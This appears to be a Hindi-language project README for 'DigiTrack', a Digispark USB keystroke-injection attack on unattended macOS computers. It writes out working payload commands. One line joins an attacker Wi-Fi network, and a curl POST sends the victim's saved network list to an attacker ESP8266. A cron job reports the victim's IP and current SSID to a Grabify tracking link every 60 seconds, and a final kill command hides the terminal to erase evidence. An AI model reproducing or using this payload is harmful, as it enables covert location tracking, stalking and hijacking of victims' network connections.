DigiTrack
30 सेकंड में, यह हमला यह जान सकता है कि MacOS कंप्यूटर ने पहले किन नेटवर्कों से कनेक्ट किया है, और एक स्क्रिप्ट डाल सकता है जो हर 60 सेकंड में वर्तमान IP पता और Wi-Fi नेटवर्क को ट्रैक करता है।

अब शामिल है: Hardtracker - Digispark VPN बस्टर जो MacOS कंप्यूटर पर आस-पास के Wi-Fi नेटवर्कों का IP पता और BSSID/SSID हर 60 सेकंड में Grabify ट्रैकर को भेजता है।
यह $5 का हमला है जो कुछ चीज़ें करता है:
- पीड़ित के कंप्यूटर में Wi-Fi बैकडोर डालता है, जिससे आप Wi-Fi रेंज में होने पर किसी भी समय पीड़ित का डेटा कनेक्शन कैप्चर कर सकते हैं।
- हर उस नेटवर्क की सूची चुराता है जिससे पीड़ित कभी कनेक्ट हुआ है (ट्रैकिंग, वर्गीकरण और डेटा कनेक्शन अपहरण के लिए)।
- एक ट्रैकिंग कार्य डालता है जो हर 60 सेकंड में IP पता और वर्तमान में कनेक्टेड नेटवर्क को Grabify लिंक पर भेजता है।
हमला इस प्रकार है: पीड़ित 30 सेकंड के लिए MacOS कंप्यूटर को अकेला छोड़ देता है। हमलावर एक DigiSpark बोर्ड डालता है जिसमें हमला पेलोड लोड होता है। पेलोड इस प्रकार दिखता है (देरी और एकल कीस्ट्रोक्स हटाकर):
DigiKeyboard.print("networksetup -setairportnetwork en0 'sneakernet' 00000000");
- हम नेटवर्क "Sneakernet" को अपनी विश्वसनीय नेटवर्क सूची में जोड़ते हैं और उससे जुड़ते हैं।
DigiKeyboard.print("curl -m 10 --silent --output /dev/null -X POST -H "Content-Type: text/plain" --data "$(networksetup -listpreferredwirelessnetworks en0)" 192.168.4.1 &");
- कनेक्ट होने के बाद, हम "Sneakernet" नेटवर्क बनाने वाले esp8266 को एक CURL अनुरोध भेजते हैं जिसमें MacOS कंप्यूटर ने अतीत में जिन सभी नेटवर्कों से कनेक्ट किया है, उनकी सूची होती है। & प्रक्रिया को पृष्ठभूमि में डालता है ताकि यदि इसमें अधिक समय लगे तो भी काम चलता रहे, और -m 10 सेकंड का टाइमर सेट करता है ताकि यह बहुत अधिक समय न ले। अब हम जानते हैं कि पीड़ित किन Wi-Fi नेटवर्कों में शामिल हुआ है, और कौन से नेटवर्क कंप्यूटर को बिना पूछे कनेक्ट करने के लिए मजबूर करेंगे।
DigiKeyboard.print("export VISUAL=nano; crontab -e");
- हम एक कार्य बनाते हैं जो हर 60 सेकंड में निष्पादित होगा।
DigiKeyboard.print("* * * * * curl --silent --output /dev/null --referer "$(/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -I | awk '/ SSID/ {print substr($0, index($0, $2))}')" https://grabi/YOURLINK");
- हम CURL के आउटपुट को दबाते हैं, और वर्तमान में कनेक्टेड Wi-Fi नेटवर्क का नाम प्राप्त करते हैं। हम इसे एक ट्रैकिंग URL पर CURL अनुरोध के साथ भेजते हैं, जो हर 60 सेकंड में लक्ष्य का IP पता और वर्तमान में कनेक्टेड Wi-Fi नेटवर्क प्रदान करता है।
DigiKeyboard.print("wait && kill -9 $(ps -p $PPID -o ppid=)");
- अंत में, हम सभी पृष्ठभूमि प्रक्रियाओं के समाप्त होने की प्रतीक्षा करते हैं, और सबूत छिपाने के लिए टर्मिनल विंडो को पूरी तरह से मार देते हैं।
कुल चलने का समय लगभग 30 सेकंड है, जिसमें Digispark द्वारा स्केच अपलोड करने के लिए प्रतीक्षा करने के कुछ सेकंड शामिल नहीं हैं।
नोट्स: Grabify "I'm under attack" मोड में जा सकता है और चेक-इन की अनुमति नहीं दे सकता। इस लाइन को देखें:
div class="cf-browser-verification cf-im-under-attack"
यदि आप इसे देखते हैं, तो IP पता Cloudflare द्वारा अवरुद्ध किया जा रहा है।

 skickar/digitrack







